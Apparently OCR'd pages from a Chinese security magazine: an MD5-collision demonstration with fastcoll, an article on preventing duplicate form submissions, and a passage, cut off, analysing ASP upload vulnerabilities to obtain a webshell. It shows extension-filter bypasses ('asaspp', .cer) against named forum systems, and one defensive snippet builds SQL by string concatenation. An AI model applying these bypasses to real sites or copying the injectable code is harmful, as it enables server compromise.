


图3

对我们有用的是-i、-p、-o这三个参数，-i参数是指定生成文件的MD5值；-p参数指定了要生成文件的"源文件"，生成的文件会跟-p参数指定的文件具有相同的功能；-o参数设置生成文件的名字，必须指定两个文件名，因为软件会生成两个

MD5 值完全相同而内容不完全相同的文件。下面来看个例子，就以我使用的一个迷你虚拟光驱软件进行测试吧，把“迷你虚拟光驱.exe”存放在与“fastcoll_v1.0.0.5.exe”相同的目录下，执行命令 **fastcoll_v1.0.0.5.exe –i 迷你虚拟光驱.exe –p 迷你虚拟光驱.exe –o test1.exe t test2.exe**，程序运行后的结果如图 4 所示。




图 4

只用了 5.046 秒就生成了两个 MD5 完全相同、功能跟“迷你虚拟光驱.exe”不同的文件，使用 WinMD5 查看一下，它们的 MD5 值完全相同。看到这儿，可能会有读者怀疑了，是不是直接把“迷你虚拟光驱.exe”复制了两份，本来就是同一个文件呢？不是的，我们使用 ha-hash 软件查看一下就知道了，尽管生成的两个文件的 MD5 完全相同，但它们的 SHA1 和 CRC32 值却不相同，这足以说明不是同一文件，如图 5。运行一下程序，生成的两个文件功能跟原文件完全相同，如图 6。




图 5

这对我们来讲，到底有什么实际的用途呢？假如我们要替换一个文件，以前是过不了 MD5 检验的，现在好了。使用 -i 参数指定原文件的 MD5 值，使用 -p 参数指定你的文件，这样就会生成一个 MD5 跟原文件相同但实际执行的功能却是你的软件功能的文件。当然了，上面的想法对我来说还只是一个设想，因为在图 3 的结果中大家可能也看到了，我本来是想让它生成跟“迷你虚拟光驱.exe”MD5（0c5e60460ce81a7d0bdf07ce2219203d）相同的文件，但生成的却是 MD5 都是 49A7A1D4E2FF1B86F313AA525550C523 的文件，并没有达到我预期的效果。估计有两个原因，一是 -i 参数我不会使用，二是 -i 参数在这个软件里只是一个摆设，软件作者屏蔽了 -i 参数。假如这个软件的 -i 参数可以使用，就可以给一个软件指定你想要的任意 MD5 值（结果软件不是原来的软件了，实现的功能却完全没变）。




图 6

尽管我上面的设想没有实现，但至少让我们知道了：MD5 相同的两个文件并不一定是同一个文件，“MD5 算法不应再被用于任何软件完整性检查或代码签名的用途”。防范的一种方法就是在检查文件完整性时也查看一下 SHA1 值和 CRC32 的值，这个小软件可以实现这个功能。本人小菜一个，倘若本文中有什么地方不对或不妥的还请高手们欢迎指正，有会使用那个软件 -i 参数的高手也请教教我等小菜。

（本文所涉及到的快速 MD5 碰撞生成器、快速 MD5 碰撞生成器源代码、ha-hash、两个例子文件已收录到光盘中）

文章难易度：★★★★

文章阅读点：对于网页表单重复提交数据给予防御防止数据库恶意庞大

如何防范重复提交数据攻击

才子佳人

众所周知，如果我们在网页表单中提交了数据，数据就会自动存入到网站数据库中，假如黑客在网页上输入了数据，然后再多次按下 F5 键、通过刷新网页方式重复提交数据，或者点击“后退”按钮重复提交数据，就能对网站实施重复提交数据攻击，为了防范此类攻击，建议大家采取以下对策。

一、使用 javascript 屏蔽“刷新”按钮

当你打开表单网页输入数据，然后不断的按 F5 键刷新页面，就能向网站连续不断的提交重复数据，不断的在库中新增相同的记录，为了避免此类攻击，建议使用 FrontPage 打开表单页面，在网页代码中添加以下 javascript 代码，将提交按钮或者 image 设置为 disable，屏蔽浏览器的“刷新”按钮。

```
document.onkeydown = function()
{
if(event.keyCode==116) {
event.keyCode=0;
```

```
event.returnValue = false;
}
}
document.oncontextmenu = function() {event.returnValue = false;}
```

二、编写只允许提交一次 javascript

在表单页面中编写 javascript，设置一个变量 test，通过检查 test 中数值，只允许提交一次数据，这样也能防范重复提交数据攻击，代码如下：

```
var test = false;
function checkSubmit() {
if (test == true) {
return false;
}
test = true;
return true;
}
document.ondblclick = function docondblclick()
```

```
{
window.event.returnValue = false;
}
document.onclick = function doconclick() {
if (test) {
window.event.returnValue = false;
}
}
```

三、利用Session检查是否重复提交

当你访问表单页面时会生成一个会话，随之生成一个变量，例如“Session("test")”，如果“Session("test")=true”表示允许当前浏览器提交表单；然后再转到提交处理页面，使用程序检查这个变量，如果“Session("test")=true”，就允许提交数据操作，同时设置“Session("test")=flase”清除变量，此时如果页面被重新加载，就会产生一个错误，表示页面有效的变量不存在。为此，我们可以按照下面的方法编程，也可以防范重复提交数据攻击。

1、在表单页面中编写如下代码：

```
<%
    session("test")=true
%>
```

注意表单页面中都有表单form代码，应该将以上asp代码写在表单代码的前面，假如你的网站是PHP类型的，应该在表单代码之前添加以下PHP代码：

```
<?php
session_start();
if (!isset($_SESSION['test'])) {
    $_SESSION['test'] = true;
}
?>
```

2、在提交处理页面中编写以下代码：

首先在提交处理页面的最前面写入如下代码，打开一个对话：

```
<?php
// Open the session
session_start();
?>
```

然后在提交处理页面的数据处理之后，再添加以下一段代码，判断变量“Session("test")”中的值：

```
<?php
if (!isset($_SESSION['test']) || !$_SESSION['test']) {
        echo "错误：非法表单提交，或者数据已经提交过了!";
} else {
        $_SESSION['test'] = false;
}
?>
```

如果是asp网站，就应该在提交处理页面的数据处理之后添加以下一段代码：

```
if session("test")=false then
response.write "错误：非法表单提交，或者数据已经提交过了"
    response.end
else
    <提交到数据库处理>
    session("test")=false
    response.Redirect 提交成功页面
end if
```

以上方法并不完美，建议大家进行改进，在<提交到数据库处理>程序中为页面分配一个唯一的ID号，然后再将该ID号也同时保存到数据库中，ID号重复的记录，将被认为是重复提交的。

四、利用cookie判断是否重复提交

通过检查cookie也能得知是否重复提交了，首先加载表单页面获取会话cookie，然后在表单提交时返回这个会话cookie，检查cookie就可以得知数据是否重复提交了，不过由于用户能自行编辑或删除cookie，所以这种方法并不可靠，那么究竟什么方法较可靠呢？就是让用户登录到自己的帐户进行提交，使用程序限制每个帐户的提交数量，这样才能控制每个用户只提交一次表单。

1、在表单页面中编写以下代码

将以下代码添加在表单代码之前：

```
<%
response.cookies("test")="no"
%>
```

2、在提交处理页面中编写以下代码：

```
<%
if  request.cookies("test")="yes"  then
    response.write  "您不能重复提交数据!"
    response.end
end  if
rs.AddNew
......
rs.update
rs.close
response.cookies("test")="yes"
%>
```

由于cookie效率不高，还是直接比较数据库好，所以你可以使用以下代码：

```
<%
  Set  Rs=Conn.Execute("Select  top  1  txt  From  DB where  txt='"&reqtxt&"'")
  if  Not  (Rs.Eof  Or  Rs.Bof)  then
     response.write  "不允许重复提交"
  else
     add  data
  end  if
%>
```

五、防止按“后退”重复提交

如果我们在浏览器中按“后退”按钮，正巧退回到表单页面，就会向网站重复提交数据了，假如黑客连续不断的按“后退”，就可以进行重复提交数据攻击。虽然我们可以通过javascript禁用浏览器的“刷新”按钮，但是却无法禁用浏览器的“后退”按钮，要让后退按钮失效，可以采用以下方法。

首先对于表单页面使用window.open方式弹出，当你提交数据后再关闭该页，例如你可以设定表单的target，点提交时“window.open("<提交处理页面.asp>","_blank")”，然后再使用JS来提交表单，完成后再使用window.close()关闭该页；此外提交处理页面也用window.open()方式弹出，由于弹出的新窗口无

法使用浏览器的"后退"按钮，所以能达到禁用目的。其次在表单页面上增加以下代码，删除历史网页，这样就不会再退到刚才的操作页面了，我们按下浏览器的"后退"按钮，也无法实施重复提交数据攻击了。

如果是ASP网站，请在表单页面中添加以下代码：

```
Response.Buffer = True
Response.ExpiresAbsolute = Now() - 1
Response.Expires = 0
Response.CacheControl = "no-cache"
```

假如是ASP.NET网站，就在表单页面中添加以下代码：

```
Response.Buffer=true;
Response.ExpiresAbsolute=DateTime.Now.AddSeconds(-1);
Response.Expires=0;
Response.CacheControl="no-cache";
```

六、如何防止重复提交？

如果在同一个页面中既有表单又有提交处理功能，通过按F5不断刷新该页，就能进行重复提交数据攻击，因此如果要防止此类攻击，应该怎么办呢？方法是在该页面内设置一个计数器num，通过判断session("num")来得知是否重复提交了，代码如下：

```
<%
if  request("表单内容")=""  then
     session("num")=0
else
     session("num")=session("num")+1
end  if
if  session("num")>0  then
     response.write  "不能重复提交数据!"
     response.end
end  if
%>
```

七、防止重复提交攻击最简单的方法

以下是防止表单重复提交的最简单方法，只需使用几行代码，就可以防止用户多次刷新表单、使用后退按钮进行重复提交攻击。

1、在表单页面中编写以下代码：

本方法中session("test")变量中的值完全是随机的，但都以lacl开头，注意在以下代码中，你可以自行定义表单名（例如lacl）和表单各项目名。

```
<%
Randomize    '初始代随机数种子
num1=rnd()    '产生随机数num1
num1=int(26*num1)+65    '使num1为A-Z之间的Ascii码，以便表单名不同
session("test")="lacl"&chr(num1)    '产生随机字符串
%>
<form name="lacl" action="tj.asp" method="post">
你的名字:<input type=text name= size=30>
<input type=submit value=提交>
</form>
```

2、在提交处理页面（tj.asp）中编写以下代码：

假如用户没有输入名字或者表单被重复提交，标志session("test")就会为空，根据session("test")中的数值我们就可以判断表单是否被重复提交了。

```
<%
laclstr=request.form(session("test"))
if laclstr="" then
    response.write "没有填写姓名或重复提交"
else
    response.write laclstr
    session("test")=""    '提交成功，清空session("test")，以防重复提交
end if
%>
```

对上传漏洞的简要分析

3少

文章难易度：☆☆☆☆
文章阅读点：对一些常见上传漏洞代码进行全面分析，最后并给出了一个简单的利用实例

近来研究脚本，看到6期杂志中有位朋友介绍了一下asp的sql injection的原理分析，可是在找到漏洞后怎么利用，有没有更好更快的方法得到webshell呢？答案当然是"有"，这也就是本人要介绍的上传漏洞。先为大家从原理上分析一下上传漏洞的形成原因，在介绍之前我们先要熟悉几个基本函数的意义，**Lcase(var)**把字符串变为小写，**Replace(string, find, withstr)**在字符串string中，用withstr来替换find字符串，**Now()**返回系统的日期和时间，**IsNull(var)**判断一个变量是否为空，**CreateObject(class)**创建一个对象。这些都是我们要用到的函数，如果要投入到asp脚本的学习中，还要深入了解一些其它的函数，这里就不做研究了。

asp文件上传有两种方式，一种是有组件上传，另一种是无组件上传。有组件上传，顾名思义就是依靠第三方软件来上传，我要介绍的则是无组件上传，即从代码中查找漏洞。

一、类型一

最常见，最简单的上传漏洞代码，如下：

```
set upload=new upload_file    '建立上传对象
    for each formName in upload.file  '列出所有上传了的文件
    set file=upload.file(formName)  '生成一个文件对象
        if file.filesize<100 then
                msg="请先选择你要上传的文件！"
                founderr=true
        end if
        if file.filesize>(MaxFileSize*1024) then
        msg="文件大小超过了限制，最大只能上传" & CStr(MaxFileSize) & "K的文件！"
                founderr=true
        end if

        fileExt=lcase(file.FileExt)
        Forumupload=split(UpFileType,"|")
        for i=0 to ubound(Forumupload)
                if fileEXT=trim(Forumupload(i)) then
                        EnableUpload=true
                        exit for
                end if
        next
    if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then
                EnableUpload=false
        end if
        if EnableUpload=false then
                msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型：" &
```

```
    UpFileType
    response.write"<SCRIPT language=JavaScript>alert('这种文件类型不允许上传！\n\n只允许上传这几种文件类型：" & UpFileType & "');"
    response.write"javascript:history.go(-1)</SCRIPT>"
            founderr=true
                end if

    strJS="<SCRIPT language=javascript>" & vbcrlf
                if founderr<>true then
                        randomize
                        ranNum=int(900*rnd)+100
                        filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute
    (now)&second(now)&ranNum&"."&fileExt

    file.SaveToFile Server.mappath(FileName)  '保存文件
                        msg="上传文件成功！"
```

从网上下载的这套系统叫精锐网站系统，本来有个调用函数，但打开看了看就是空白，也就是说后缀没有过滤，所以文件上传时只过滤了 asp、asa、aspx，因此我们就可以利用后缀为 cer、php 的 webshell 来上传，这就是最简单的上传漏洞，只要换个后缀就可以了。

二、类型二

很经典的一种上传方式，代码如下：

```
    <%
    Private Sub SaveFile_0() '//无组件上传

    Set File = UploadObj.File(FormName) '//取得上传文件名
    FileExt = FixName(File.FileExt) '//第一步，用FixName函数过滤上传文件的扩展名
    If CheckFileExt(FileExt) = False then '//第二步，用CheckFileExt检查过滤后的文件扩展名
    ErrCodes = 5
    EXIT SUB '//退出上传
    End If
    FileName = FormatName(FileExt) '//符合条件的话，就用FormatName函数按日期生成文件名
    ……
    If File.FileSize>0 Then
    File.SaveToFile Server.Mappath(FilePath & FileName) '//保存的文件路径及名称是Filepath+FileName
    ……
    End Sub
    %>
```

我们可以清楚的看到，在第一步，后缀名经过了 FixName 函数过滤，我们来看看 FixName 函数是怎么工作的。

```
    Private Function FixName(Byval UpFileExt) '//第一步的过滤函数，过滤特殊扩展名。
    If IsEmpty(UpFileExt) Then Exit Function '//如扩展名为空就退出交互
    FixName = Lcase(UpFileExt) '//将扩展名转换为小写字符。
    FixName = Replace(FixName, Chr(0), "") '//将二进制的00空字符过滤为空
    FixName = Replace(FixName, ".", "") '//将单引号过滤为空，下同。imdcw
    FixName = Replace(FixName, "'", "")
    FixName = Replace(FixName, "asp", "")
    FixName = Replace(FixName, "asa", "")
    FixName = Replace(FixName, "aspx", "")
    FixName = Replace(FixName, "cer", "")
    FixName = Replace(FixName, "cdx", "")
    FixName = Replace(FixName, "htr", "")
    FixName = Replace(FixName, "shtml", "")
    End Function
```

从中可以看出，应用程序 asp.dll 映射的类型全部过滤了，除此之外还有小数点、单引号也被过滤，甚至连 Chr(0)都被过滤了，那是不是我们就没有办法了呢？我们来分析一下上传的过程，提取后缀，检测，过滤，上传。而问题就出现在过滤这一环节上，上面我们提到过 Replace()函数的意义，就是将 Chr(0)，.，'，asp，asa，aspx，cer，cdx，htr，shtml 统统转化为空，可能会有小菜要说“这不做得很好吗，有什么漏洞？”，看似很完美的过滤，但前辈们却用了一种巧妙的方式绕过了这个函数，这就是大家熟悉的 asaspp 后缀突破上传，当我们上传的文件的后缀为 asaspp 时程序会如何运作？提取后缀 asaspp，检测后缀，过滤，是的！将后缀中间的 asp 过滤掉，而新的后缀又是 asp，接下来就上传成功了，存在这个漏洞的程序叫“动感商务 2005”，程序很老了，不过其它系统也可能存在哦。

三、类型三

接下来我们要研究的就是大名鼎鼎的动网，这个漏洞在动网 7.0 sp2 以下的版本中出现，也是我们最常用到的上传漏洞，是不是有点迫不及待了，来分析一下它的漏洞代码：

```
    ========无组件上传(upload_0)===================
    sub upload_0()
    set upload=new UpFile_Class  '建立上传对象
    upload.GetDate (int(Forum_Setting(56))*1024)  '取得上传数据，不限大小
    iCount=0

    if upload.err > 0 then
        select case upload.err
        case 1
        Response.Write "请先选择你要上传的文件 [ <a href=# onclick=history.go(-1)>重新上传</a>
    ]"
        case 2
        Response.Write "图片大小超过了限制 "&Forum_Setting(56)&"K [ <a href=#
    onclick=history.go(-1)>重新上传</a> ]"
        end select
        exit sub
        else
    formPath=upload.form("filepath")
    ''在目录后加(/)
    if right(formPath,1)<>"/" then formPath=formPath&"/"

    for each formName in upload.file '列出所有上传了的文件
    set file=upload.file(formName) '生成一个文件对象
    if file.filesize<100 then
        response.write "请先选择你要上传的图片 [ <a href=# onclick=history.go(-1)>重新上传</a>
    ]"
        response.end
    end if

    fileExt=lcase(file.FileExt)
    if CheckFileExt(fileEXT)=false then
        response.write "文件格式不正确 [ <a href=# onclick=history.go(-1)>重新上传</a> ]"
        response.end
    end if
```

```
    randomize
    ranNum=int(90000*rnd)+10000
    filename=formPath&year(now)&month(now)&day(now)&hour
(now)&minute(now)&second(now)
    &ranNum&"."&fileExt
    if file.FileSize>0 then            '如果 FileSize > 0 说明有文
件数据
      file.SaveToFile Server.mappath(filename)   '保存文件
    '    response.write file.FilePath&file.FileName&" ("&file.
FileSize&") =>
    "&formPath&File.FileName&" 成功!<br>"
    response.write "<script>parent.document.forms[0].myface.
value='"&FileName&"'</script>"
      iCount=iCount+1
    end if
    set file=nothing
    next
    set upload=nothing
    session("upface")="done"
    Htmend iCount&" 个文件上传结束!"
    end if
    end sub
```

在上面的代码中可以看到这样一句 **filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt**。这里的filename是保存的文件名，它是依照上传时间来命名的，最后扩展名是表单中提交过来的文件的扩展名。但是程序中对提交文件的类型做了限制，显然想直接上传ASP文件是不可行的，但是我们来看一下做为后辍的依据是从哪里来的呢？我们可以在reg_upload.asp中找到这样的代码：

```
    <form name="form" method="post" action="upfile.asp"
enctype="multipart/form-data" >
    <input type="hidden" name="filepath" value="uploadFace">
    <input type="hidden" name="act" value="upload">
    <input type="file" name="file1">
    <input type="hidden" name="fname">
    <input type="submit" name="Submit" value="上传"
    onclick="fname.value=file1.value, parent.document.forms
[0].Submit.disabled=true,
    parent.document.forms[0].Submit2.disabled=true;">
    </form>
```

